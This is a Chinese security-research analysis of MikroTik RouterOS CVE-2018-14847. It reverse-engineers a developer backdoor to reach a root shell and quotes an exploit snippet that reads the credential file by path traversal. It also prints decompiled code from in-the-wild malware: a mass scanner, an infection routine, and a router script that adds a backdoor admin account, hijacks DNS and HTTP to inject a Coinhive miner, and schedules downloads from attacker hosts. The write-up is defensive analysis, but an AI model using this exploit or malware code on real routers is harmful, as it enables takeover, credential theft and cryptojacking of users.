




然而这样通过账户登陆进去，只能利用内置的一些命令集对 RouterOS 进行配置和管理，无法访问底层 linux 系统，也就无法更好的利用(相当于只能任意读无法任意写)，为了达到任意写的目的，我们还需要一个 root shell!

0x2b 未授权任意读利用 + 开发者后门 = 未授权任意读写

路由器中的后门是指厂商产品的开发过程中，一般都会为了日后检测、调试的便捷性，预留这个“直接控制权限”。一般来看，厂商设置路由器后门，大多数并不存在恶意，更多是为了方便相关技术人员进行远程调试，但却给用户埋下了巨雷，因为黑客无时无刻不在用各种测试方法对路由器进行攻击，一旦黑客检测到这个后门，并给破解掉，就会拿到管理员权限，可以直接对路由器进行远程控制，所有的防护措施都如同虚设，也就是说，你的路由器被“劫持”了，不幸的是在 Mikrotik 路由器中一致这样的调试后门，后门函数定位在 /nova/bin/login:



从反汇编代码执行逻辑可知,要执行后门账户登陆,需要满足 2 个条件:
1.s1 的值为 devel，即登陆用户所对应字符串为 devel
2.函数 nv:hasOptionPackage()返回值为真(非 0)

条件 1 由我们输入控制,那么条件 2 如何把控呢？通过关联逆向分析,我们发现该函数引用自核心动态库/nove/lib/libumsg.so(包含消息处理的类):

```
.text:00037529                 jz      short loc_3755E
.text:0003752B                 push    esi
.text:0003752C                 push    esi
.text:0003752D                 lea     eax, (aOption - 4C620h)[ebx] ; "option"
.text:00037533                 push    eax             ; string *
.text:00037534                 lea     esi, [ebp+var_1C]
.text:00037537                 push    esi             ; this
.text:00037538                 call    __ZN6stringC1EPKc ; string::string(char const*)
.text:0003753D                 mov     [esp], esi      ; this
.text:00037540                 call    __ZN2nv10hasPackageERK6string ; nv::hasPackage(string const&)
.text:00037545                 mov     ds:(byte_4DE78 - 4C620h)[ebx], al
.text:0003754B                 mov     [esp], edi
.text:0003754E                 call    ___cxa_guard_release
.text:00037553                 mov     [esp], esi      ; this
.text:00037556                 call    __ZN6string7freeptrEv ; string::freeptr(void)
.text:0003755B                 add     esp, 10h
.text:0003755E
.text:0003755E loc_3755E:                              ; CODE XREF: nv::hasOptionPackage(void)+1B↑j
.text:0003755E                                         ; nv::hasOptionPackage(void)+31↑j
.text:0003755E                 mov     al, ds:(byte_4DE78 - 4C620h)[ebx]
.text:00037564                 lea     esp, [ebp-0Ch]
.text:00037567                 pop     ebx
.text:00037568                 pop     esi
.text:00037569                 pop     edi
.text:0003756A                 pop     ebp
.text:0003756B                 retn
.text:0003756B _ZN2nv16hasOptionPackageEv endp
```

```
; _DWORD __cdecl nv::hasPackage(nv *this, const string *)
                public _ZN2nv10hasPackageERK6string
_ZN2nv10hasPackageERK6string proc near  ; CODE XREF: nv::hasPackage(string const&)↑j
                                        ; DATA XREF: LOAD:00005F60↑o ...

var_38          = dword ptr -38h
var_1C          = dword ptr -1Ch
var_C           = byte ptr -0Ch
this            = dword ptr  8

                push    ebp
                mov     ebp, esp
                push    esi
                push    ebx
                sub     esp, 28h
                call    sub_18D81
                add     ebx, 15166h
                lea     eax, (aPckg_0 - 4C620h)[ebx] ; "/pckg/"
                push    eax             ; char *
                lea     esi, [ebp+var_C]
                push    esi             ; this
                call    __ZN6stringC1EPKc ; string::string(char const*)
                pop     edx
                pop     ecx
                push    [ebp+this]      ; string *
                push    esi             ; this
                call    __ZN6string6appendERKS_ ; string::append(string const&)
                mov     [esp], esi      ; ESI -> '/pckg/option'
                call    __ZN2nv10fileExistsERK6string ; nv::fileExists(string const&)
                mov     [ebp+var_1C], eax
                mov     [esp], esi      ; this
                call    __ZN6string7freeptrEv ; string::freeptr(void)
                mov     eax, [ebp+var_1C]
                lea     esp, [ebp-8]
                pop     ebx
                pop     esi
                pop     ebp
                retn
```

通过以上调用关系知,只要存在/pckg/option 文件存在,nv:HasOptionPackage()便会反回真，接着转入后门账户登陆逻辑:
在后门登陆逻辑构造会设置 IsBackdoorAccount 标志为 1，并采用同 admin 账户一样的密码,在操作与处理完相关消息后，会通过 2 个校验来决定是否进入 bash shell:

```
.text:0804C5E6                 add     esp, 10h
.text:0804C5E9                 cmp     ds:IsBackdoorAccount, 0 ; condition 1 : IsBackdoorAccout != 0
.text:0804C5F0                 jz      short false_condition
.text:0804C5F2                 call    __ZN2nv16hasOptionPackageEv ; nv::hasOptionPackage(void)
.text:0804C5F7                 test    al, al          ; condition 2 : the function return true
.text:0804C5F9                 jz      short false_condition
.text:0804C5FB                 mov     [ebp+termios_p.c_iflag], offset aBash ; "bash"
.text:0804C605                 mov     [ebp+termios_p.c_oflag], 0
.text:0804C60F                 mov     ebx, 3
.text:0804C614
.text:0804C614 loc_804C614:                            ; CODE XREF: sub_804BC15+A12↓j
.text:0804C614                 sub     esp, 0Ch
.text:0804C617                 push    ebx             ; fd
.text:0804C618                 call    _close
.text:0804C61D                 inc     ebx
.text:0804C61E                 add     esp, 10h
.text:0804C621                 cmp     ebx, 400h
.text:0804C627                 jnz     short loc_804C614
.text:0804C629                 sub     esp, 0Ch
.text:0804C62C                 push    offset path     ; "/var/pckg"
.text:0804C631                 call    _chdir
.text:0804C636                 pop     eax
.text:0804C637                 pop     edx
.text:0804C638                 lea     eax, [ebp+termios_p]
.text:0804C63E                 push    eax             ; argv
.text:0804C63F                 push    offset aBin     ; "/bin/"
.text:0804C644                 call    _execv          ; get root shell
.text:0804C649                 add     esp, 10h
.text:0804C64C
.text:0804C64C false_condition:                        ; CODE XREF: sub_804BC15+9DB↑j
```

条件 1: 标志 IsBackdoorAccount 为真

条件 2: nv::hasOptionPackage()返回为真

而通过前面的分析可知,这 2 个条件均已满足,因此 RouterOS 执行 root 下的/bin/bash,这样就能获得 root shell 进行任意写的利用，但默认该后门文件/pckg/option 是不存在的，如何写入？ 继续挖掘分析发现/nova/bin/mproxy 能够我们实现写入文件到/pckg/目录下:

```
else
{
  string::string(&buf);                    // buf -> '/var/pckg/'
  string::append((string *)&buf, (const string *)v64);
  string::freeptr((string *)v64);
  *(_DWORD *)v64 = buf.st_dev;
  LODWORD(buf.st_dev) = &_emptyString;
  v18 = string::freeptr((string *)&buf);
}
v19 = nv::message::get<nv::u32_id>(a4, 0xFF000B, v18, v18);// get s1's policy
if ( !(BYTE1(v19) & 0x40) && (unsigned __int8)isSensitiveFile((const string *)v64) )
{
  v17 = &buf;                              // "permission denied"
  string::string(&buf);
  goto LABEL_67;
}
v20 = malloc(0x1Cu);
*((_DWORD *)v20 + 1) = -1;
*(_DWORD *)v20 = off_8055FB0;
v21 = (_DWORD **)((char *)v20 + 12);
string::string((char *)v20 + 12);
vector_base::vector_base((char *)v20 + 20);
*((_DWORD *)v20 + 2) = -1;
*((_DWORD *)v20 + 4) = 0;
nv::message::message((nv::message *)&v65);
if ( a5 == 1 )
{
  v23 = sub_8050B52(v22, v64);
  *((_DWORD *)v20 + 4) = 0;
  v24 = operator<<((int)&cout, (int)"creating file for writing: ", v23, v23);
  v25 = (ostream *)sub_8050BE8(v24, v21);
  endl(v25);
  v26 = open((const char *)(*((_DWORD *)v20 + 3) + 4), 577, 438);
  *((_DWORD *)v20 + 2) = v26;
  if ( v26 >= 0 )
  {
    getRun((int)&v63, (int)v20, (int)Write, 0);
    nv::message::message((nv::message *)v67);
  }
  else
```

在该 handler 里当 a5 = 1(commad = 1)的时候,能够允许在目录/var/pckg/中写入文件,在动作执行前会对该命令进行权限的校验,当 policy | 0x40 = 0 的时候,操作是不被允许的,而对于 command 1,系统给的默认权限是 0x90,因此操作允许:

```
string::freeptr((string *)&addr);
*(_DWORD *)v4 = off_8055ED0;                     // handler class
dword_8057660 = (int)v4;
nv::policies::set_policy((nv::policies *)((char *)v4 + 40), 6u, 0x90u);
nv::policies::set_policy((nv::policies *)((char *)v4 + 40), 1u, 0x90u);
nv::policies::set_policy((nv::policies *)((char *)v4 + 40), 2u, 0x90u);
nv::policies::set_policy((nv::policies *)((char *)v4 + 40), 5u, 0);
nv::policies::set_policy((nv::policies *)((char *)v4 + 40), 3u, 0x50u);
nv::policies::set_policy((nv::policies *)((char *)v4 + 40), 4u, 0);
nv::policies::set_policy((nv::policies *)((char *)v4 + 40), 7u, 0);
nv::Looper::addHandler(dword_8057C54, 2u, (nv::Handler *)v4);
v32 = 0;
```


这里有点需要注意，就是服务器在解析消息数据包的时候会检验 Session ID，确保处于同一会话，这也解释了为什么前面我们提到要在第一次发包请求后提取 session ID 来构造第二次的数据包请求：

```
    case 5:
      v43 = nv::message::get<nv::u32_id>(a4, 0xFE0001, -1, a5 - 1);
      v5 = (string *)&buf;
      sub_8054196((int *)&buf, (int)a3, v43);
      if ( (Object *)LODWORD(buf.st_dev) == a3 + 26 )
      {
        string::string(&buf);                   // "unknown session id"
        nv::errorMsg(a2, 0xFE0004u, (const string *)&buf);
LABEL_62:
        string::freeptr(v5);
        return a2;
      }
```


至此,整个利用逻辑基本梳理完毕,我们可以用 python 通过 socket 直接发二进制数据与 RouterOS 进行通信,但手工构造数据包容易出错且繁琐,Tenable 利用 RouterOS 官方提供的 c++的 winboxapi 库大大简化了利用代码的编写:

```cpp
std::string getPasswords(const std::string& p_ip, const std::string& p_winbox_port)
{
    std::cout << "[+] Extracting passwords from " << p_ip << ":" << p_winbox_port << std::endl;
    Winbox_Session winboxSession(p_ip, p_winbox_port);
    if (!winboxSession.connect())
    {
        std::cerr << "[!] Failed to connect to the remote host" << std::endl;
        return std::string();
    }

    WinboxMessage msg;
    msg.set_to(2, 2);
    msg.set_command(7);
    msg.set_request_id(1);
    msg.set_reply_expected(true);
    msg.add_string(1, "//./.././.././../flash/rw/store/user.dat");
    winboxSession.send(msg);

    msg.reset();
    if (!winboxSession.receive(msg))
    {
        std::cerr << "[!] Error receiving an open file response." << std::endl;
        return std::string();
    }
```

如下是成功利用的演示：



0x3 在野利用事件分析



自从 CVE-2018-14847 三月份曝光以来，便有大量基于该漏洞利用的攻击，比如前段时间我们分析的 VPNFilter 僵尸网络，也是利用该漏洞作为最初的路由器感染向量，然后近段时间我们也观察到攻击者利用该漏洞发动多起基于

Mikrotik 路由器的挖矿攻击活动以获取利益最大化(IoT 设备挖矿已成趋势)，Avast、MalwareBytes 等厂商均有提及,而且攻击重点是巴西，为什么是巴西？带着好奇心，实验室安全研究员展开了一系列深度跟踪与分析。

我们捕捉到一个伪装浏览器更新的恶意软件 browser_update.exe，当运行该恶意软件后，其会基于 Mikrotik 通信端口 8291 向公网发起随机 IP 的大规模扫描:

26767	38.0920520	192.168.2.100	91.228.28.1	TCP	62	38165 > 8291 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 SACK_PERM=1
26790	38.1187330	62.173.145.1	192.168.2.100	TCP	60	8291 > 37443 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
26791	38.1200760	192.168.2.100	62.173.145.2	TCP	66	42731 > 8291 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
26906	38.3008700	91.228.28.1	192.168.2.100	TCP	60	8291 > 38165 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
26907	38.3023190	192.168.2.100	91.228.28.2	TCP	66	43386 > 8291 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
26931	38.3426630	62.173.145.2	192.168.2.100	TCP	60	8291 > 42731 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
26932	38.3436220	192.168.2.100	117.254.235.1	TCP	66	43569 > 8291 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
26933	38.3447870	192.168.2.100	72.241.142.1	TCP	66	43570 > 8291 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
26938	38.3470720	192.168.2.100	26.77.53.1	TCP	66	43573 > 8291 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
26963	38.3892680	192.168.2.100	123.148.52.0	TCP	66	33104 > 8291 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
26964	38.3900650	192.168.2.100	195.249.99.0	TCP	66	33105 > 8291 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
26965	38.3911430	192.168.2.100	80.241.187.2	TCP	66	43767 > 8291 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
26988	38.4209380	192.168.2.100	135.7.145.2	TCP	66	43914 > 8291 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
26989	38.4219900	192.168.2.100	146.194.102.2	TCP	66	43915 > 8291 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
27036	38.4852720	192.168.2.100	192.165.12.0	TCP	66	44203 > 8291 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
27037	38.4866260	192.168.2.100	63.125.123.0	TCP	66	44204 > 8291 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
27040	38.4901010	192.168.2.100	166.162.42.0	TCP	66	44206 > 8291 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
27041	38.4910650	192.168.2.100	33.210.251.0	TCP	66	44207 > 8291 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
27042	38.4920620	192.168.2.100	48.34.74.0	TCP	66	44208 > 8291 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
27047	38.4945700	192.168.2.100	117.88.17.0	TCP	66	44211 > 8291 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
27048	38.4957120	192.168.2.100	130.149.164.0	TCP	66	44212 > 8291 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
27049	38.4987290	192.168.2.100	41.181.33.0	TCP	66	33595 > 8291 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
27050	38.4989040	192.168.2.100	72.155.115.0	TCP	66	33849 > 8291 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
27051	38.4989780	192.168.2.100	156.158.88.0	TCP	66	33850 > 8291 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
27052	38.4990510	192.168.2.100	190.47.229.0	TCP	66	33851 > 8291 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
27233	38.7941870	192.168.2.100	136.181.104.0	TCP	66	34989 > 8291 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1

该 exe 文件是由 PyInstaller(打包 py 为 exe)打包而成的,经过解包(exe->pyc)和反编译(pyc->py)可以提取出 2 个 py 脚本:upd_browser.py 和 ups.py

通过分析发现这 2 个脚本主要利用 CVE-2018-14847 来感染公网路由器,企图借助全网路由器作为代理节点进行大规模分布式挖矿活动,当路由器网络内的用户通过路由器上网浏览 http 网站(不安全通信)的时候，受感染的路由器会将 80 端口流量重定向到其设置的 Web proxy 端口 8080 并提取请求的 url 到代理模板页面 error.html 作为响应返回,而 error.html 源码中已嵌入了挖矿相关的恶意 js 脚本,后台静默挖矿:

```python
#随机扫描公网IP
def scan():
    while True:
        random.seed()
        ip2 = str(random.randint(0, 255))
        time.sleep(random.randint(0, random.randint(0, 50)))
        ip1 = str(random.randint(0, 255))
        ip3b = random.randint(0, 255)
        for ip3s in xrange(ip3b, ip3b + 20):
            ip3 = ip3s
            if ip3 > 255:
                ip3 = ip3 - 256
            for ip4 in xrange(0, 256):
                ip = str(ip1) + '.' + str(ip2) + '.' + str(ip3) + '.' + str(ip4)
                serror = ping(ip, 8291)
                if serror == 0:
                    serror = ping(ip, random.randint(56778, 56887))  #端口8291连接成功后,开始随机连接[56778,56887]区间的端口
                    if serror != 0:
                        poc(ip, 0)


if __name__ == '__main__':
    time.sleep(3)
    pyautogui.alert(text='Update error code 80072EE2', title='Error', button='OK')
    time.sleep(20)
    urllib.urlopen(ups.viplogpoc).read()
    ups.log('Start 0')
    #同时开启最多600个线程狂扫公网IP
    for i in xrange(thmax):  #thmax = 600
        try:
            p = threading.Thread(target=scan)
            p.setDaemon(True)
            p.start()
            if i == thmax - 1:
                ups.log('Start 550')
        except:
```

```python
#漏洞利用代码(感染路由器)
def poc(ip, level):
    level = int(level)
    if level == 3:
        return False
    user_pass = ups.get_user_pass(ip)
    if len(user_pass) != 0:
        try:
            fg = False
            shed = bytearray([])
            shedidx = bytearray([])
            part = random.randint(0, 9)
            newpass = ''
            for i in xrange(0, 10):
                newpass += '123456789ABCDEFGHJKLMNPQRSTUVWXYZabcdefghijkmnopqrstuvwxyz'[random.randint(0, 57)]

            for user_pass_one in user_pass:
                if user_pass_one[1] == 'dircreate':
                    newpass = user_pass_one[2]

            ups.log(ip + ':' + 'dircreate' + ':' + newpass)
            strusr = ip + '- part ' + str(part) + '\r\n'
            for user_pass_one in user_pass:
                strusr += ip + ':' + user_pass_one[1] + ':' + user_pass_one[2] + '\r\n'

            ups.log(strusr)
            keybase58 = ups.decrypt_password('Admiral', newpass)
            keybase58 = base58.b58encode(keybase58)
            shed, shedidx = ups.make_sheduller(shed, shedidx, ups.get_script(ip, part, newpass, keybase58))
            for user_pass_one in user_pass:
                if user_pass_one[0] == 'f':
                    fg1 = ups.save_file(ip, user_pass_one[1], user_pass_one[2],
                    '/////./..//////./..//////./../flash/rw/store/scheduler.dat', shed, False)
                    fg2 = ups.save_file(ip, user_pass_one[1], user_pass_one[2],
                    '/////./..//////./..//////./../flash/rw/store/scheduler.idx', shedidx, True)
```


其在感染路由器的过程中会创建后门账户，并设置计划任务来定时执行恶意脚本，整理后的该恶意脚本代码如下：

```
//开启代理
:do {/ip proxy set enabled=yes port=8080 src-address="::"} on-error={:log info errorProxy}
//移除原有所有代理, 设置自己的
:do {/ip proxy access remove [find Action=deny]} on-error={:log info errorProxy}
:do {/ip proxy access remove [find Action!=deny]} on-error={:log info errorProxy}
//添加代理sysadminpxy 设置拒绝所有访问
:do {/ip proxy access add action=deny disabled=no comment=sysadminpxy} on-error={:log info errorProxy}
//移除防火墙地址转换规则
:do {/ip firewall nat remove [find comment=sysadminpxy]} on-error={:log info errorNat}
//添加目的地址转换规则-重定向80端口到8080
:do {/ip firewall nat add disabled=no chain=dstnat protocol=tcp dst-port=80 src-address-list=!Ok
action=redirect to-ports=8080 comment=sysadminpxy} on-error={:log info errorNat}
//调整规则优先级位置为0(首规则)
:do {/ip firewall nat move [find comment=sysadminpxy] destination=0} on-error={:log info errorNat}

:do {/ip firewall filter remove [find comment=sysadminpxy]} on-error={:log info errorFilter}
//如果请求的目的端口是8080,则将ip加入OK地址列表,5秒后删除
:do {/ip firewall filter add disabled=no chain=input protocol=tcp dst-port=8080
action=add-src-to-address-list address-list=Ok address-list-timeout=5s comment=sysadminpxy} on-error={:log
info errorFilter}
//调整规则优先级位置为0(首规则)
:do {/ip firewall filter move [find comment=sysadminpxy] destination=0} on-error={:log info errorFilter}

/ip dns set servers=94.247.43.254,107.172.42.186,128.52.130.209,163.53.248.170,185.208.208.141
:do {/system ntp client set enabled=yes primary-ntp=88.147.254.230 secondary-ntp=88.147.254.235}
on-error={:log info errorNtp}
/system scheduler remove [find name=Auto113]
/system scheduler remove [find name=upd111]
/system scheduler remove [find name=upd112]
/system scheduler remove [find name=upd113]
/system scheduler remove [find name=upd114]
//添加计划任务
:do {/system scheduler add name="upd111" start-time=startup on-event=":delay 5m
:do {/tool fetch url=\\"{iplogstart}\\" mode=http keep-result=no} on-error={}
/system scheduler remove [find name=upd111]"
policy=api,ftp,local,password,policy,read,reboot,sensitive,sniff,ssh,telnet,test,web,winbox,write}
on-error={:log info errorUpd112}
:do {/system scheduler add name="upd112" start-time=startup on-event="/system scheduler remove [find name=
sh113]
:do {/file remove u113.rsc} on-error={}"
policy=api,ftp,local,password,policy,read,reboot,sensitive,sniff,ssh,telnet,test,web,winbox,write}
on-error={:log info errorUpd112}
:do {/system scheduler add name="upd113" interval=6h on-event=(":do {/tool fetch url=\\"
http://min01.com:31416/min01?key={keybase58}&part={part}\\" mode=http dst-path=u113.rsc} on-error={}
:do {/tool fetch url=\\"http://mikr0tik.com:31416/mikr0tik?key={keybase58}&part={part}\\" mode=http
dst-path=u113.rsc} on-error={}
```

上述防火墙规则的主要功能是开启 HTTP 代理 sysadminpxy，重定向 80 目的端口(http 访问)到本地 8080 端口,并拒绝所有通过 sysadminpxy 代理 8080 端口的请求(为了后面可以返回 403/Forbidden 错误页面)

```
:do {/system scheduler add name="upd114" interval=12h on-event=(
  ":do {/tool fetch url={iplog} mode=http keep-result=no} on-error={}"
) policy=api,ftp,local,password,policy,read,reboot,sensitive,sniff,ssh,telnet,test,web,winbox,write} on-error={:log info
errorUpd113}
:do {/system scheduler add name="Auto113" start-time=03:11:00 interval=1d on-event="/system reboot"
policy=api,ftp,local,password,policy,read,reboot,sensitive,sniff,ssh,telnet,test,web,winbox,write} on-error={:log info
errorAuto113}

:do {/file remove autosupout.rif} on-error={}
:do {/file remove autosupout.old.rif} on-error={}
//开启RouterOS API服务端口8278 和 FTP端口21
/ip service set api disabled=no port=8728 address=""
/ip service set ftp disabled=no port=21 address=""
//创建用户dircreate
:if ([:len [/user find name=("dircreate")]] > 0) do={/user remove "dircreate" }
/user add name=dircreate group=full password={newpass} disabled=no comment="{keybase58}"
:do {/file print file=dircreate} on-error={:log info errorFilePrint}
:delay 5s
//设置代理返回嵌入挖矿脚本的error页面
:do {/file set dircreate contents="<html>\\r\\n<head>\\r\\n\t<meta http-equiv=\\"Content-Type\\" content=\\"text/html;
charset=windows-1251\\">\\r\\n\t<title>\\"\\$(url)\\"</title> \\r\\n<script src=\\"
https://coinhive.com/lib/coinhive.min.js\\"></script>\\r\\n<script>\\r\\n\tvar miner = new CoinHive.Anonymous({chKey},
{throttle: 0.1});\\r\\n\t
miner.start(CoinHive.FORCE_EXCLUSIVE_TAB);\\r\\n</script>\\r\\n</head>\\r\\n<frameset>\\r\\n<frame src=\\"\\$(url)\\"></
frame>\\r\\n</frameset>\\r\\n</html>"} on-error={:log info errorFileSave}
//拷贝文件
